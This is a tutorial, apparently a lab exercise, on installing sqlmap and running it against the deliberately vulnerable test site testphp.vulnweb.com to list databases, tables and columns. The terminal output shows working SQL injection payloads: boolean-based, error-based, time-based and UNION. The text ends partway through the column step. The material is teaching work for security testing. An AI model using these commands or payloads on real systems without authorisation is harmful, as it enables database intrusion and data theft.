# ***SQLMAP***

SQLMap is an open-source penetration testing tool that automates the process of finding and exploiting SQL injection flaws and gaining control of the server database. So sqlmap is a program that can identify and exploit SQL injection vulnerabilities automatically. An attacker can take over and manipulate a database on a server by performing a SQL injection attack.


SQL injection is a hacking technique in which an attacker inserts SQL commands into a URL for the database to execute. This flaw or vulnerability happens when all programmers or webmasters perform web programming operations such as variable filtering on the web.

## Installation:

For the purpose of this guide, all the steps will be performed on Ubuntu 20.04.

Step 1: SQLMAP can be installed on any Linux distributions using following command:


- sudo apt install sqlmap



```
seed@VM:~$ sudo apt install sqlmap
[sudo] password for seed:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libfwupdplugin1
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  python3-magic
The following NEW packages will be installed:
  python3-magic sqlmap
0 upgraded, 2 newly installed, 0 to remove and 71 not upgraded.
Need to get 6,362 kB of archives.
After this operation, 10.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://us.archive.ubuntu.com/ubuntu focal/main amd64 python3-magic all 2:0
.4.15-3 [9,376 B]
Get:2 http://us.archive.ubuntu.com/ubuntu focal/universe amd64 sqlmap all 1.4.4-
1 [6,353 kB]
```

Step 2: Various options within SQLMAP can be identified using following command:

- sqlmap -h



```
seed@VM:~$ sqlmap -h
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.4#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs
```

## Execution:

SQLMAP can be used for performing 5 types of SQL Injection which are as follows:


- Blind SQL Injection
- Union Based SQL Injection
- Error Based SQL Injection
- Boolean Based SQL Injection
- Time Based SQL Injection

For performing this exercise, a demo vulnerable web application will be used whereas sqlmap will automatically tries to detect the web application's database version and type and based on the identified version it tries to perform above mentioned SQL Injections attacks. After identifying vulnerable page on a web application, the next step is to run the sqlmap on the page to see if it is able to exploit any of the known vulnerabilities whereas following command shows a demonstration of such successful exploit:


- sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs

- --url is used for defining the url with vulnerable parameter

- --dbs is used to find the database names



```
seed@VM:~$ sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.4#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 15:35:53 /2022-08-06/

[15:35:53] [INFO] resuming back-end DBMS 'mysql'
[15:35:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9942=9942

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVAL
UE)
```




```
    Payload: cat=1 AND (SELECT 7112 FROM (SELECT(SLEEP(5)))ZJcA)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a717871,0x4c6
f4b796a42566773686a5467706a52674352666a666a485a617667414e4b62526f6c7056464c70,0x71716a6271),NULL
,NULL,NULL-- -
---
[15:35:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[15:35:53] [INFO] fetching database names
[15:35:53] [WARNING] something went wrong with full UNION technique (could be because of limitat
ion on retrieved number of entries). Falling back to partial UNION technique
[15:35:54] [WARNING] the SQL query provided does not return any output
[15:35:54] [INFO] retrieved: 'information_schema'
[15:35:55] [INFO] retrieved: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema

[15:35:55] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vul
nweb.com'
```

As seen from the above screenshots, sqlmap was able to exploit the vulnerable parameter (i.e. cat) and exploit it successfully.


After identifying the database names, sqlmap further can be used for detecting tables within a particular database using following command:

- sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables

Here – D is used for defining the database name and –tables is used for finding the table names in a selected database




```
seed@VM:~$ sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.4#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
 It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
s assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:44:55 /2022-08-06/

[15:44:55] [INFO] resuming back-end DBMS 'mysql'
[15:44:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9942=9942

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9269,CONCAT(0x5c,0x716a717871,(SELECT (ELT(9269=9269,1))),0x7171
6a6271))
```




```
back-end DBMS: MySQL >= 5.1
[15:44:55] [INFO] fetching tables for database: 'acuart'
[15:44:55] [WARNING] something went wrong with full UNION technique (could be because of limitation
on retrieved number of entries). Falling back to partial UNION technique
[15:44:56] [WARNING] the SQL query provided does not return any output
[15:44:56] [INFO] retrieved: 'artists'
[15:44:56] [INFO] retrieved: 'carts'
[15:44:57] [INFO] retrieved: 'categ'
[15:44:57] [INFO] retrieved: 'featured'
[15:44:57] [INFO] retrieved: 'guestbook'
[15:44:57] [INFO] retrieved: 'pictures'
[15:44:58] [INFO] retrieved: 'products'
[15:44:58] [INFO] retrieved: 'users'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[15:44:58] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb
.com'
```

As seen from the above screenshot, sqlmap is able to fetch the table names from 'acuart' database whereas it can be further used for extracting columns within these tables using following command:

- sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users –column
- --D and -T parameters are used for selecting a particular database and table and –column is used for getting the information from the selected table which is shown as below:




```
seed@VM:~$ sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --column
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.4#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:44:25 /2022-08-06/

[16:44:25] [INFO] resuming back-end DBMS 'mysql'
[16:44:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9942=9942

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9269,CONCAT(0x5c,0x716a717871,(SELECT (ELT(9269=9269,1))),0x71716a62
71))

    Type: time-based blind
```



